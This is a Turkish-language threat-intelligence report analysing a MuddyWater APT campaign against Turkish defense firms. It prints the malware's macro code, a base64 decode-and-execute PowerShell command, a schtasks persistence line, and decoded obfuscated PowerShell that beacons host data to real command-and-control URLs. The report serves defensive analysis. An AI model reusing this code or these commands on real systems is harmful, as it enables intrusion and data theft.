infinitum IT
Power of integrated Security

MuddyWater APT Grubu Savunma Sanayi Şirketlerini Hedef Alıyor

Threat Spotlight //


infinitumitlabs

İÇİNDEKİLER

Analist | Arda Büyükkaya

Threat Spotlight: MuddyWater APT Grubu Savunma Sanayi Şirketlerini Hedef Alıyor

Rapor Özeti




- Infinitum IT Siber Tehdit İstihbarat ekibinin analizleri sonucunda, MuddyWater APT grubunun Türkiye'de bulunan çeşitli Savunma Sanayi kurumlarına siber saldırılar gerçekleştirdiği tespit edilmiştir.

- Kullanılan Zararlı Yazılımların hedef odaklı olarak siber saldırganlar tarafından geliştirildiği ve oltalama tekniklerinin çok sık olarak kullanıldığı gözlemlenmiştir.

- MuddyWater APT grubunun, hedef sistemlerde kalıcılık sağlamak için Windows Task Scheduler özelliğini kötüye kullandığı ve zararlı yazılımı hedef sistemlerde çalıştırmak için VBA ofis makro kodu, Powershell, BAT gibi scripting dillerini tercih ettiği tespit edilmiştir.

Siber Tehdit İstihbaratı

Elmas Model Analizi



MuddyWater APT Grubu Tarafından Sıklıkla Kullanılan Teknikler


- Maldocs (Zararlı makro içeren ofis dökümanları)
- Ligolo Reverse Tunnel
- Powershell Downloader (Zararlı yazılımı uzak sunucudan indirmek için kullanılır)
- Phishing
- LOLBINS
  - Rundll32.exe
  - Schtasks.exe
  - Certutil.exe
  - Reg.exe

Teknik Analiz

Zararlı Yazılım İçeren Ofis Dökümanı

MuddyWater APT grubu tarafından, hedef sistemlerde zararlı yazılım çalıştırmak için ilk aşamada saldırganların **Maldoc** olarak tabir edilen ve içinden zararlı makro kodu barındıran Ofis dökümanlarını kullandığı tespit edilmiştir.

Burada temel hedef, kullanıcılara ofis dökümanını açtırdıktan sonra makro kodunu çalıştırmalarını sağlamaktır. Bu aşamda oltalama yöntemleri kullanılır.




Hedef kullanıcılara gönderilen Ofis dokümanı incelendiğinde, farklı APT gruplarının da sıklıkla kullandığı bir oltalama yöntemi gözlemlenmiştir.


Bu tekniğe göre saldırganlar, kullanıcıya ofis dokümanının bozulduğu hissini yaratmak için dokümanla oynamıştır. Dokümanda bulunan Warning mesajına göre, sözde bu hatayı düzeltmek için Makro kodununun aktif edilmesi kullanıcıdan istenmiştir.

Zararlı Makro Kodunun Analizi

Zararlı yazılım barındıran ofis dokümanı incelendiğinde Makro kodu içerdiği fakat bu kodun analiz edilmesini zorlaştırmak için şifrelenmeye çalışıldığı tespit edilmiştir.




Infinitum IT Siber Tehdit İstihbarat ekipleri bu şifreyi kırarak makro kodunun analizini gerçekleştirmiştir.




VBA kodu Forum alanlarını okuyarak hedef sistemde çalıştırır.

- start /MIN powershell -exec bypass -w 1 -Command "$ec=get-content -Path 'C:\ProgramData\Win32ApiSyncLog.txt';$dc=[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($ec));Invoke-Expression $dc"



Hedef sistem üzerinde kalıcılık sağlama özelliği

- start /MIN schtasks /Create /F /SC HOURLY /MO 1 /TN Win32ApiSyncTask /TR "C:\ProgramData\Win32ApiSync.bat"



Makro kodu çalıştıktan sonra diske yazılan Zararlı Yazılım parçaları.


Makro kodunda görüldüğü gibi, **Win32ApiSyncLog.txt dosyası** içine Base64 ile encode edilmiş Powershell kodu yerleştirilir.

```
    ep = ep + "RwA4AFEAeQByAEwAOABzAHUAcABZAGYAQgBKADgAVwBIAGQAaQBYAE0ASwBsAEoATgA4AEEAUABmAHMATgA4AG4AYwA1ADQAWgB4AFAASQBVADkAdwBBAFoANgBpAEkAUQBIAEUASQB0AGsAZgBzAE8AQQBQAFgA
0ARwBLAGYATQBQAEEANQBoAFEATwBIAFQARABUAGIAcABGAC8AWQAwAFgAWgBXAFEAUQBhAFcASgBOAEMAYwA4AEEAMABvAGYAUQAwAFcAdwBtAEwAWQB4AHkAVwBIAHkATABRAFUATABoAHgAKwB6ADYAegBPAEMAbgBzAC8AWQBOA
3AHEAYQB4AGsAWgBTAG0ARwBPAGYALwBOADQALwArAGIASAB5AHMAVgBoAEgAegBtAGkAWgBMAHcASgA4AFoAZgBYAGsASABTAC8AVgBwADkAcwBVAGoARAAvAFAAcAB2AG0AVwA4AFAAcQBuAG4AMwA0AGkAdgB4AHcAYwBtAEYAOA
OQBKAEwAWABWADAAeQBlAGUAZQBEAHYAUQB5AEEAegA3AGkAUQBRAFYASgB3ADQAOQBQADkAdQBpAEwAUwBoAHgAaA2ADAARAB4AHEARQBCAEwARwB0AEsARQBmAGoAOQBtADEAMABsAFMAYQBwADEAWQBQAC8AVwBEAGYAWABhAHU
EMAbwBtAHAAcgBlAHMAcwBpAG8AbgAuAEMAbwBtAHAAcgBlAHMAcwBpAG8AbgBNAG8A"
    ep = ep + "ZABlAF0AOgA6AEQAZQBjAG8AbQBwAHIAZQBzAHMAKQApACwAIABbAFQAZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkAKQAuAFIAZQBhAGQAVABvAEUAbgBkACgAKQA7AA=="

    epLa = Form1.TextBox1.Value

    schdlr = Form2.TextBox1.Value

    Set osh = CreateObject(Form3.TextBox1.Value)
    supth = osh.SpecialFolders(Form3.TextBox2.Value)
    supth = supth + Form4.TextBox1.Value

    Set fso = New Scripting.FileSystemObject
    Set fo = CallByName(fso, "CreateTextFile", VbMethod, Form4.TextBox2.Value)

    Set fso2 = New Scripting.FileSystemObject
    Set fo2 = CallByName(fso2, "CreateTextFile", VbMethod, Form4.TextBox3.Value)

    Set fso3 = New Scripting.FileSystemObject
    Set fo3 = CallByName(fso3, "CreateTextFile", VbMethod, supth)

    fo.WriteLine ep
    fo.Close

    fo2.WriteLine epLa
    fo2.Close

    fo3.WriteLine schdlr
    fo3.Close


End Sub
```


Zararlı VBA Makro kodu.


Hedef Sistemde Kalıcılık Sağlanması

Hedef sistemde kalıcılık sağlanması için, kullanıcının ofis dokümanını etkinleştirmesi gerekmektedir. Böylece Makro kodu çalışır ve disk üzerine yazılan BAT dosyaları Task Scheduler aracılığıyla kalıcılık sağlar. Diske yazılan BAT dosyası Startup altında olduğu için bu zararlı kodunun çalışması için cihazın yeniden başlatılması gerekmektedir.



Task Scheduler yaratma işlemi için bir LOLBIN olan **schtasks** kullandığı gözlemlenmiştir. Task her saat başı sistemde çalışır. Gerçekleştirilen analizlere göre, bu taskın amacı ProgramData altındaki BAT dosyası yardımı ile **Win32ApiSyncLog.txt** dosyası içindeki Obfuscate edilerek gizlenen Powershell kodunu çalıştırmaktır.





Zararlı Powershell Kodunun Decode Edilmesi


MuddyWater APT grubu bu operasyonunda, Powershell kodlarını Base64 ile 2 defa encode etmiştir. Ayrıca, Anti Virüs yazılımlarını atlatmak için Compress teknikleri kullanmıştır. Infinitum IT Siber Tehdit İstihbarat ekipleri başarılı bir şekilde Powershell kodunu Decode etmiştir.

Birden fazla aşamada kendini Encode etmiş olan Powershell zararlısının en son hali aşağıdaki görseldeki gibidir:

```
seT-ITEM('VaRiAbLe:BcV0o')([TYPe]'sYstem.BitcONVerter');${x9NEO}=[TyPE]'convERt';sV('C4Opb')
([Type]'SYsTEM.TEXt.eNcODing');${KuiRt}=[tYPe]'SysTEm.ConVeRT';SET-
ITEm'VARiAblE:BQc8'([tYpe]'SysTEm.nET.WeBPRoxy');SEt-ITeM("vAr"+'IAbLE:u'+"Rh1")
([tYpe]'SystEm.neT.cReDentIALCACHE');set-iTEM('vaRiAb'+"LE:JuP")
([tyPe]'StriNg');SV'OTC2b'([TyPe]'ENVIronMENt');try{${GLobAl:WEBCLIEntobj}=new-
objeCT'System.Net.WebClient'}catch{${_}.ExCePTIon|oUT-FilE(('C:{0}programdata{0}error.txt')-F[cHAR]92)-
Append;(get-
ITEm('variABl'+"e:oTc2B")).vALUE::'Exit'.iNvOkE(1)}try{${GloBAl:nAMeVALUEcOLlEcTIOnOBj}=nEw-
objECt'System.Collections.Specialized.NameValueCollection'}catch{${_}.ExCePTION|oUT-
filE(('C:6SIprogramdata6SIerror.txt')-CrEplacE([ChAR]54+[ChAR]83+[ChAR]73),[ChAR]92)-Append;
(vArIAbLe('otc2'+"b")).VALUe::'Exit'.INVOkE(1)}${GloBAl:PRoJectcOde}='40334033'${gLobAL:pROjECtFiRsTHiT
}='scrtAgnt1.1'${globAL:helloMSGURi}='http://94.23.148.194/serverScript/clientFrontLine/helloServer.php
'${gLobAL:gETCmDURi}='http://94.23.148.194/serverScript/clientFrontLine/getCommand.php'${glOBAL:sETCmdr
eSUlTuRi}='http://94.23.148.194/serverScript/clientFrontLine/setCommandResult.php'${GlOBal:GetcmdrESult
}=''functionBAsIcinfoCoLLECToR{try{${HOsTNaME}=(gEt-wmioBJecT-
Class'Win32_OperatingSystem').CsNaME}catch{${_}.EXcepTion|ouT-FiLE(('C:{0}programdata{0}error.txt')-
f[cHar]92)-Append;${hOstNAmE}="HS"}try{${osArCh}=(GeT-WmIOBjECT-
```


Decode edilen Powershell kodu.

Decode edilen Powershell Zararlısı analiz edildiğinde, saldırganın kendisine ait komuta kontrol sunucusuna, hedef cihazdan aldığı aşağıdaki verileri gönderdiği tespit edilmiştir. Bu verilerin hedef sistemden alınması için **Windows Management Instrumentation (WMI)** kullanılmıştır.




Komuta Kontrol Sistemi ile İlk Bağlantı

Komuta kontrol sunucusuna gönderilen bu veriler saldırgana Base64 ile encode edilmiş bir şekilde gönderilir. Bu aşamadan sonra saldırgan sunucuya düşen cihazlar arasından bir hedef seçer ve Post Exploitation aşamasında saldırı ile devam eder.




MuddyWater Tarafından Gerçekleştirilen Hedef Odaklı Benzer Siber Saldırılar

